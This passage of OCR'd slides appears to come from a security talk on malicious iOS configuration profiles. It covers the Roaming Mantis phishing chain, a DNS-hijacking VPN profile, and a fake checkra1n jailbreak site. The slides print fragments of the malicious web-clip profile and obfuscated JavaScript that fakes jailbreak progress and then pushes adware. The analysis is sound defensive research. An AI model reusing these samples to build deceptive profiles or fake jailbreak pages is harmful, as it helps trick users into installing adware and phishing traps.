    <key>IMEI</key>
    <string>[redacted]</string>
    <key>PRODUCT</key>
    <string>iPhone11,2</string>
    <key>UDID</key>
    <string>[redacted]</string>
    <key>VERSION</key>
    <string>17C54</string>
</dict>
</plist>
```


(Content-Type: application/pkcs7-signature)

Roaming Mantis: iOS attack chain






1. Install a profile
2. POST DeviceAttributes to URL
3. The endpoint returns 301 redirect to a phishing website




Roaming Mantis: iOS attack chain





The attacker knows your device, credentials and 2FA codes.

Roaming Mantis: SMS phishing variants



Roaming Mantis: SMS phishing variants








DNS HIJACKING


DNS hijacking

- AIRO discovered a DNS hijacking attack against macOS.
  - DNS Hijacking: A New Method of MitM Attack Observed in the Wild.
  - https://www.airoav.com/dns-hijacking-a-new-method-of-mitm-attack-observed-in-the-wild/





DNS hijacking



(Credit to AIRO)

DNS hijacking

Untitled

A GUEST SEP 9TH, 2019 406 NEVER

SHARE TWEET

text 4.07 KB raw download clone embed report print


```
1. <?xml version="1.0" encoding="UTF-8"?>
2. <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3. <plist version="1.0">
4. <dict>
5.     <key>PayloadContent</key>
6.     <array>
7.         <dict>
8.             <key>IKEv2</key>
9.             <dict>
10.                <key>AuthenticationMethod</key>
11.                <string>SharedSecret</string>
12.                <key>ChildSecurityAssociationParameters</key>
13.                <dict>
14.                    <key>DiffieHellmanGroup</key>
15.                    <integer>14</integer>
16.                    <key>EncryptionAlgorithm</key>
```

Someone posted a similar profile on Pastebin in 2019/09.


https://pastebin.com/buSusMXg



FAKE CHECKRAIN

Fake checkra1n: infection vector




Elaborate fake checkra1n site provides the mimic






Fake checkra1n: infection vector

```
        QJAAAIAgAQAAQQIAAIIEAADk/Pz8BepuW9QCHiI5AAAAAElFTkSu
        QmCC
        </data>
        <key>IsRemovable</key>
        <true/>
        <key>Label</key>
        <string>checkra1n</string>
        <key>PayloadDescription</key>
        <string>Adds a Web Clip.</string>
        <key>PayloadDisplayName</key>
        <string>Web Clip (checkra1n)</string>
        <key>PayloadIdentifier</key>
        <string>checkra1n.webclip1</string>
        <key>PayloadOrganization</key>
        <string>checkra1n</string>
        <key>PayloadType</key>
        <string>com.apple.webClip.managed</string>
        <key>PayloadUUID</key>
        <string>43074997-819B-4ADB-AF69-3CA653110D29</string>
        <key>PayloadVersion</key>
        <integer>1</integer>
        <key>URL</key>
        <string>https://che    in.com/jb</string>
    </dict>
</array>
<key>PayloadDescription</key>
```



Fake checkra1n: fake messages in the app

Showing some messages like jailbreak is processing...




Fake messages

```
$(".btnGenerate").click(function () {
    if (_0xb1a1x1 == 0) {
        _0xb1a1x1 = 1;
        $(".info-msg").html("Adding Mapping: done!");
        setTimeout(function () {
            $(".info-msg").html("KPF: Policy Ops: done!");
            setTimeout(function () {
                $(".info-msg").html("KPF: Mac Mount: done!");
                setTimeout(function () {
                    $(".info-msg").html("KPF: TPF0: done!");
                    setTimeout(function () {
                        $(".info-msg").html("KPF: AMFI: done!");
                        setTimeout(function () {
                            $(".info-msg").html("Installing Cydia: done!");
                            setTimeout(function () {
                                $(".info-msg").html("Searching for ramdisk: Host Unk
                                setTimeout(function () {
                                    $(".info-msg").html("All done! Waiting for host
verification...");

                                    $(".offers-show").load("offers.php", function ()
                                        $(".offer-redirect").click(function (_0xb1a1
                                            _0xb1a1x5.preventDefault;
                                            var _0xb1a1x6 = $(this).attr("data-title
                                            var _0xb1a1x7 = $(this).attr("data-href"
                                            var _0xb1a1x8 = $(this).attr("data-img")
                                            var _0xb1a1x9 = $(this).attr("data-desc"
                                            if (confirm(_0xb1a1x9)) {
                                                window.open(_0xb1a1x7, "_blank");
```

Fake checkra1n: adware

After the fake jailbreak messages, an advertising pop-up was displayed to lead install some apps via App Store.




Collected 400+ mimics(?)


Collected 400+ configuration profiles

Unremovable profiles **17.7%**

Most of suspicious web clips **70.6%**


- Unremovable web clips **55.0%**
- Porn and Dating web
- To install unofficial apps
  - Game cheating
  - Emulator
  - Chinese gambling


Suspicious web clip 1: Pop-up of adsense



A web clip opens a website with a pop-up of adsense

- Official apps via App Store
- Porn site
- Dating site




